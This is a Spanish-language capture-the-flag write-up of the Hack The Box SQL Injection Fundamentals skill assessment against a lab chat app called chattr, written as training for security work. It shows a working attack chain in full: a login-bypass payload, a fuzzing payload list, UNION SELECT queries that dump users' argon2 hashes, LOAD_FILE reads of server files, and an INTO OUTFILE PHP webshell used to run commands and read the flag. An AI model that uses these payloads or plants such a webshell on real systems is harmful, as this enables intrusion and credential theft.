

HTB SQL Injection Fundamentals - Skill Assessment

Contexto:

El ejercicio nos describe que una empresa nos ha pedido realizar una auditoria web centrada en inyecciones SQL debido a que recientemente uno de sus competidores ha recibido un ataque por esta vía.

Nos ofrecen una dirección IP y debemos realizar una investigación de caja negra, es decir, sin ningún tipo de información interna.

El ejercicio nos pide responder a las siguientes preguntas:

- ¿Cuál es el hash de la password del usuario 'admin'?
- ¿Cuál es el root path de la aplicación web?
- A traves de un *Remote Code Execution*, consigue el contenido del archivo flag_XXXXXXXX.txt


Write-UP

0. Proceso de enumeración

A través de la IP dada, lo primero que obtenemos es que el tráfico web está desviado via HTTPS, lo cual ya nos indica que obtener ciertos datos a través de un ataque tipo *Man In The Middle* será difícil.

Por ahora accedemos al contenido de la página a través del protocolo `HTTP:<IP>/<PORT>` y nos encontramos una web con dos páginas. Una para loguearse y otra para el registro.

- `/login.php`
- `/register.php`



[Register.php](#)

Analizando el código fuente del frontend de esta página a través de un web proxy obtenemos el archivo `/static/register.js` el cual se encarga de la sanitización de los parámetros dentro del formulario. Este código realiza casi toda la sanitización en el DOM del cliente, y una vez comprueba que el formato de cada parametro es correcto, realiza una petición HTTP POST al servidor a través de la API `/api/register.php`

Del código fuente de este archivo .js podemos destacar la función `doUsernameCheck()`, encargado de comprobar si el usuario ya existe en la base de datos a través de un HTTP Request.

Básicamente si la página devuelve un código distinto a `404 Not Found` el Frontend considera que el usuario existe.

Es cierto que podemos llegar a adivinar si un usuario existe dentro de la BBDD pero no somos capaces de encontrar mucho más ya que no podemos modificar el output del archivo .js

```
asyncfunction doUsernameCheck(username) {
  fetch("/api/checkUsername.php", {
    method: "POST",
    body: "username=" + encodeURIComponent(username),
    headers: { "Content-Type": "application/x-www-form-urlencoded" },
  }).then((response) => {
    if (response.status == 404) {
      usernameHelp.innerHTML = "username is not taken";
      usernameHelp.className += " text-success";
    }else {
      usernameHelp.innerHTML = "username is taken";
      usernameHelp.className += " text-danger";
    }
  });
}
```

[create an account](#)

username

admin

username is taken

```
POST https://94.237.62.103:40279/api/checkUsername.php HTTP/1.1
host: 94.237.62.103:40279
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Referer: https://94.237.62.103:40279/register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: https://94.237.62.103:40279
Connection: keep-alive
Cookie: PHPSESSID=0iuad09iffdkcdm5dkanrpgq20
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

username=admin

```
HTTP/1.1 302 Found
Server: nginx/1.22.1
Date: Fri, 14 Nov 2025 00:44:40 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
content-length: 0
```

En este punto podemos probar a crear un registro dentro del formulario y observar el comportamiento de la página, introduciendo unos parámetros sanitizados

Ya que el valor de `invitationCode` es consultada en una base de datos de códigos validos, puede ser vulnerable a SQL, pero como desde el formulario dicho valor está sanitizado, antes de enviarse, el proceso es enviarlo sanitizado y luego interceptar esa petición en un web Proxy para bypassar ese valor y que el código de invitación sea correcto.

create an account

username

usuario



username is not taken

password

.....



safely unguessable

repeat password

.....



invitation code

AAAA-AAAA-1234

Sin embargo, el servidor nos bloquea el registro ya que el código de invitación no es válido

invitation code

invalid invitation code

Ésto nos está dando una pista de que a la hora de enviar el registro, se produce una consulta en otra base de datos en la que están los códigos de invitación válidos, en donde probablemente nos devuelva True o False en función a su validez

A través de un webProxy, podemos intentar bypassear este parámetro para averiguar si podemos realizar un registro exitoso

```
POST https://83.136.255.106:31246/api/register.php HTTP/1.1
Host: 83.136.255.106:31246
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 114
Origin: https://83.136.255.106:31246
Connection: keep-alive
Referer: https://83.136.255.106:31246/register.php
Cookie: PHPSESSID=600bu0bcc7lcouhv3h9tqklg6n
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
username=usuario&password=Password1234567890%21&repeatPassword=Password1234567890%21&invitationCode=AAAA-AAAA-1234 ' or '1'='1
```

log in

username

password

log in

account created successfully!

Una vez registrados, procedemos al logueo con estas credenciales, por lo que conseguimos entrar dentro de la web y observar el frontend del archivo **index.php**

The screenshot shows a web browser window with the URL `https://94.237.62.103:40279/index.php`. The title bar says "chattr home". On the left, there is a sidebar with user names: "@admin", "@bmdyy", "@chattr", and "@dev". The main area has a message "select a user to start a conversation...". In the top right corner, there is a "log out (@usuario)" link. At the bottom, it says "© 2024 chattr GmbH" and "home".

En esta ventana se nos permite conversar con los diversos usuarios, al clickar en cada uno de ellos se genera un HTTP request asignando un valor numérico a la variable u

The screenshot shows the same application interface. The URL in the address bar is now `https://94.237.62.103:40279/index.php?u=1`. The title bar still says "chattr home". The sidebar shows "@admin" is selected. The main area now displays "your conversation with @admin".

Ademas de ello, tenemos la opcion de enviar un mensaje y de buscar en la conversacion, a tráves de un valor asignado en la variable `q`

Ésta segunda opcion nos abre posibilidades a ataques de SQLi si se consulta a una base de datos con unos parámetros sin sanitizar.

Comprobaremos la sanitizacion de las consultas a través de la variable `q` introduciendo un payload sencillo como `'` o `'#` para ver el comportamiento de la función

The screenshot shows the application with the URL `https://94.237.62.103:40279/index.php?q='&u=1`. The title bar says "chattr home". The sidebar shows "@admin" is selected. The main area displays "your conversation with @admin". A search bar at the bottom contains "search in conversation..." and a "search" button. The status bar at the bottom right shows "log out (@usuario)".

Observamos que la consulta en sí se ha realizado, así que podemos intentar observar el comportamiento realizando distintos payloads de bypass, para ver la sintaxis exacta que necesitamos para la consulta.

Esto lo vamos a realizar a través de un Fuzzing en el valor de la variable `q`

Payloads	
or+1%3D1--	
admin%27+or+%271%27%3D%271	
admin%27or+1%3D1+or+%27%27%3D%27	
admin%27%29+or+%28%271%27%3D%271	
admin%22+or+%221%22%3D%221	
admin%22+-	
admin%22+or+%221%22%3D%221%22%2F*	
admin%22+or+%221%22%3D%221%22--	
admin%22+%23	
admin%22or+1%3D1+or+%22%22%3D%22	

Tras varios resultados, encontramos un payload que parece funcionar, ya que nos muestra mas contenido del habitual.

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest...	State	Payloads
54 Fuzzed		200 OK		152 ms	274 bytes	8,800 bytes			admin%27%29+or+%271%27%3D%271%27%23
8 Fuzzed		200 OK		160 ms	274 bytes	5,409 bytes			%27+or+%27%27%26%27
6 Fuzzed		200 OK		170 ms	274 bytes	5,409 bytes			%27+or+%27%27-%27
2 Fuzzed		200 OK		179 ms	274 bytes	5,409 bytes			%27+%27
10 Fuzzed		200 OK		179 ms	274 bytes	5,409 bytes			%27+or+%27%27%27%27
9 Fuzzed		200 OK		182 ms	274 bytes	5,409 bytes			%27+or+%27%27%5E%27
26 Fuzzed		200 OK		183 ms	274 bytes	5,409 bytes			%27+or+%27x%27%63D%27x

admin') or '1'='1#

The screenshot shows a web-based messaging interface. At the top, there's a header with a logo, the URL [https://94.237.62.103:40279/index.php?q=admin\)+or+'1'%3D1%23&u=1](https://94.237.62.103:40279/index.php?q=admin)+or+'1'%3D1%23&u=1), and a log out link (@usuario). Below the header, it says "chattr home". On the left, there's a sidebar with a list of users: @admin (highlighted in blue), @bmdyy, @chattr, and @dev. The main area shows a conversation between @admin and the user. The user asks "Hey, how's it going?" on 2025-11-14 00:44:19. @admin replies "hey whats up?" on the same date and time. The user then asks "Nothing, just wanted to know if you're coming to the pool today" on 2025-11-14 00:44:19. @admin responds with "Nah I am busy, sorry" on the same date and time. The user asks "Did you remember to mark your hours today? I forgot to do" on 2025-11-14 00:44:19. A message input field at the bottom has "send a message..." and a "send" button.

Entendemos de este payload la sintaxis que necesitamos aplicar. El siguiente paso en nuestra auditoria, y sabiendo que necesitamos conocer qué datos se estan mostrando y de qué columnas de la base de datos se obtienen.

Realizamos un ataque UNION SELECT siguiendo la sintaxis anterior para comprobar si obtenemos algún resultado distinto

```
admin') UNION SELECT 1#
admin') UNION SELECT 1, 2 #
admin') UNION SELECT 1, 2, 3 #
admin') UNION SELECT 1, 2, 3, 4 #
...

```

Finalmente, obtenemos un contenido distinto con el payload:

```
admin') UNION SELECT 1,2,3,4 #
```

The screenshot shows a web-based messaging interface. At the top, there's a URL bar with the address [https://83.136.255.106:31246/index.php?q=admin'\)%UNION%SELECT%1%2C%2C3%2C4%23&u=1](https://83.136.255.106:31246/index.php?q=admin')%UNION%SELECT%1%2C%2C3%2C4%23&u=1). Below the URL is the word "chattr" followed by a "home" link and a "log out (@usuario)" link. The main area is titled "your conversation with @admin". On the left, there's a sidebar with user names: @admin (highlighted in blue), @bmdyy, @chattr, and @dev. The message history shows two messages: "3" and "4". Below the messages is a text input field with placeholder text "Send a message..." and a "send" button. At the bottom of the page, there's a copyright notice "© 2024 chattr GmbH" and a "home" link.

Conocemos que las columnas que se muestran son la 3 y la 4, por lo que armamos nuestros payloads para mostrar los datos en dichas columnas de la BBDD

Ya teniendo la inyección SQL montada y la sintaxis de consultas preparada, procedemos a recoger los datos más relevantes a través de diferentes payloads.


Siguiendo el orden recogido en esta tabla, podemos ser capaces de obtener los 3 datos que nos pide el ejercicio

Información	Payload	Resultado
Usuario activo	admin') UNION SELECT 1,2,user(),4 #	chattr_dbUser@localhost
Version del DBMS	admin') UNION SELECT 1,2,@@version,4 #	10.11.11-MariaDB-0+deb12u1
Databases	admin') UNION SELECT 1,2,Schema_name,4 from INFORMATION_SCHEMA.SCHEMATA #	information_schema, chattr
Tablas de BBDD: chattr	admin') UNION SELECT 1,2,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA LIKE 'chattr' #	Users, InvitationCodes, Messages
Columnas de la tabla: Users	admin') UNION SELECT 1,2,COLUMN_NAME,4 from INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME LIKE 'Users' #	UserID, Username, Password, InvitationCode, AccountCreated
Valores de Username y Password	admin') UNION SELECT 1,2,Username,Password from chattr.Users #	[Imagen de anexo 1]
Version del servidor	Header de un HTTP Response	nginx/1.22.1
Permisos de usuario	admin') UNION SELECT 1,2,PRIVILEGE_TYPE,GRANTEE from INFORMATION_SCHEMA.USER_PRIVILEGES WHERE GRANTEE LIKE '"chattr_dbUser'@'localhost'" #	FILE
Archivo de configuración del webserver	admin') UNION SELECT 1,2,LOAD_FILE("/etc/nginx/nginx.conf"),4 #	[Imagen de anexo 2]
Rutas obtenidas del archivo de		/etc/nginx/conf.d/*.conf; include /etc/nginx/sites-enabled/*;

Informacion	Payload	Resultado
configuración		
Existe el valor default?	<code>admin') UNION SELECT 1,2,LOAD_FILE("/etc/nginx/sites-enabled/default"),4 #</code>	SI
Web Root	<code>/etc/nginx/sites-enabled/default</code>	<code>/var/www/chattr-prod</code>
Código fuente de la página	<code>admin') UNION SELECT 1,2,LOAD_FILE("/var/www/chattr-prod/index.php"),4 #</code>	SI
Variables mostradas?	<code>admin') UNION SELECT 1,2,VARIABLE_NAME,VARIABLE_VALUE FROM INFORMATION_SCHEMA.global_variables #</code>	SI
Valor secure_file_priv	<code>admin') UNION SELECT 1,2,VARIABLE_NAME,VARIABLE_VALUE FROM INFORMATION_SCHEMA.global_variables WHERE VARIABLE_NAME LIKE 'secure_file_priv'#</code>	EMPTY
Se puede enviar un webshell?	FILE, Webroot, secure_file_priv=EMPTY	SI
Test de inclusión de archivo	<code>admin') UNION SELECT """;'''Esto es una prueba de inclusión de archivo''' INTO OUTFILE '/var/www/chattr-prod/test.txt' #</code> <code>admin') UNION SELECT 1,2,LOAD_FILE("/var/www/chattr-prod/test.txt"),4 #</code>	SI. Anexo 3
Webshell	<code>admin') UNION SELECT """;'<?php system(\$_REQUEST[0]); ?>'"" INTO OUTFILE '/var/www/chattr-prod/shell.php' #</code> <code>admin') UNION SELECT 1,2,LOAD_FILE("/var/www/chattr-prod/shell.php"),4 #</code>	

Hemos accedido a la base de datos de usuarios y contraseñas. El Frontend envía estas contraseñas cifradas así que disponemos de los hashes de éstas.

Anexo 1. Hash del password del usuario 'admin'



```

admin
$argon2i$v=19$m=2048,t=4,p=3$dk4wdDBraE0zZVllcEUudASCdU8zKxmToQybvtHfs1d5nHzjxw9DhkdcVToq6HTgvU

bmdyy
$argon2i$v=19$m=2048,t=4,p=3$UDhiSFgyTU0uZjBNUGljbw$FaraZTOEEidUQJXHmCkgH08iluYZP/MQpLg+bBcM5o4

dev
$argon2i$v=19$m=2048,t=4,p=3$TGxqYzFCemxBL3dFSkNwRQ$MQ6sZ+WbyTC2YY3GMGhsSXDHg7+oGWoOGvG8caw47Nc

chattr
$argon2i$v=19$m=2048,t=4,p=3$UzY3d1FGclBNQThCTTBmUw$wbFe74g6vSKuTGXnL4eBeNSeK5+9kya/OMJRS1Gfs50

usuario
$argon2i$v=19$m=2048,t=4,p=3$cUZDd1ZiNnQ0MzA0YmJxSQ$DrIWKzWz1LriDLOW12cfBAFv/JLxxCwcs285spee9vo

```

Send a message... send

Anexo 2: Archivo de configuración del webserver

your conversation with @admin

search in conversation...

search

```
user www-data; worker_processes auto; pid /run/nginx.pid; error_log /var/log/nginx/error.log; include /etc/nginx/modules-enabled/*.conf;
events { worker_connections 768; # multi_accept on; }
http {
    ## Basic Settings
    sendfile on; tcp_nopush on; types_hash_max_size 2048; # server_tokens off; # server_names_hash_bucket_size 64; # server_name_in_redirect off; include /etc/nginx/mime.types; default_type application/octet-stream;
    ## SSL Settings
    ssl_protocols TLSv1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE
    ssl_prefer_server_ciphers on;
    ## Logging Settings
    access_log /var/log/nginx/access.log; gzip on; # gzip_vary on;
    gzip_proxied any; gzip_comp_level 6; gzip_buffers 16 8k; gzip_http_version 1.1; gzip_types text/plain text/css application/json application/javascript text/xml application/xml+rss text/javascript;
    ## Virtual Host Configs
    include /etc/nginx/conf.d/*.conf; include /etc/nginx/sites-enabled/*;
    mail { # See sample authentication script at: http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript
        # auth_http localhost/auth.php;
        # pop3_capabilities "TOP" "USER";
        # imap_capabilities "IMAP4rev1" "UIDPLUS";
        server {
            # listen localhost:110;
            # protocol pop3;
            # proxy on;
        }
        server {
            # listen localhost:143;
            # protocol imap;
            # proxy on;
        }
    }
}
```

4

send a message...

send

Anexo 3. Elle inclusion a través de SQL

chattr home log out (@usuario)

@admin
@bmdyy
@chattr
@dev

your conversation with @admin

search in conversation... search

Esto es una prueba de inclusion de archivo

4

send a message... send

© 2024 chattr GmbH home

Anexo4. WebShell

https://83.136.255.106:40893/shell.php?0=ls

api includes index.php login.php logout.php register.php shell.php static test.txt

https://83.136.255.106:40893/shell.php?0=cat+../../../../flag_876a4c.txt

d8d